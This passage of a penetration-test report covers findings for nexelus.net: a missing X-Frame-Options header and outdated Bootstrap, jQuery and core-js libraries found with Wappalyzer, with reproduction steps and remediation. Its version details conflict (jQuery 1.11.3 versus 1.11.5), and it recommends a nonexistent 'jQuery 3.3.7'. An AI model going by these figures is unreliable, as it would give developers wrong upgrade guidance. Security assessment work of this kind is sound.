
### OWASP Top 10

OWASP Top 10 Security Misconfiguration

### Impacted URL

https://nexelus.net

### Proof of Concept



### Remediation

To effectively prevent framing attacks, the application should return a response header with the name X-Frame-Options and the value DENY to prevent framing altogether, or the value SAMEORIGIN to allow framing only by pages on the same origin as the response itself.

### Status

Opened

#### 4.1.10 Insecure Out-of-Date Technologies

##### Low

##### Description

While testing we observed that website Is using following of the out-of-date technology's version.

- 1: Bootstrap 3.3.7
- 2: jQuery 1.11.3
- 3: core-js 3.0.1

##### Impact:

Since they are some older versions of the library and framework, it may be vulnerable to several attacks, deeper understanding of the systems and services used and potentially develop further attacks against the respective hosts.

##### Steps to Reproduce:

- 1: Use Wappalyzer to observe the result as shown in PoC.

##### Service Port

443

##### CVSS Score

4.0


##### OWASP Top 10

OWASP Top 10 Security Misconfiguration

##### Impacted URL

<https://nexelus.net>

##### Proof of Concept



**NEXELUS**

## Increase Efficiency and Transpa

## Do more with less.

AD STEWARDSHIP & TRANSPARENCY / AP WORKFLOW AUTOMATION / WORKFORCE O

PROJECT & CAMPAIGN FINANCIAL MANAGEMENT / CLOUD BASED TECH STACK / MODULAR


**Wappalyzer**

TECHNOLOGIES
MORE INFO
Export

Analytics

- Matomo Analytics
- HubSpot Analytics

Font scripts

- Font Awesome

Web servers

- Apache HTTP Server

Marketing automation

- HubSpot

JavaScript libraries

- core-js 3.0.1
- jQuery 1.11.5

UI frameworks

- Bootstrap 3.3.7

Something wrong or missing?

Wappalyzer for businesses

**Remediation**

Please upgrade your installation to the latest stable and secure versions possibly, Bootstrap v4.6.0, jQuery 3.3.7 and core-js v3.31.0.

**Status**

Opened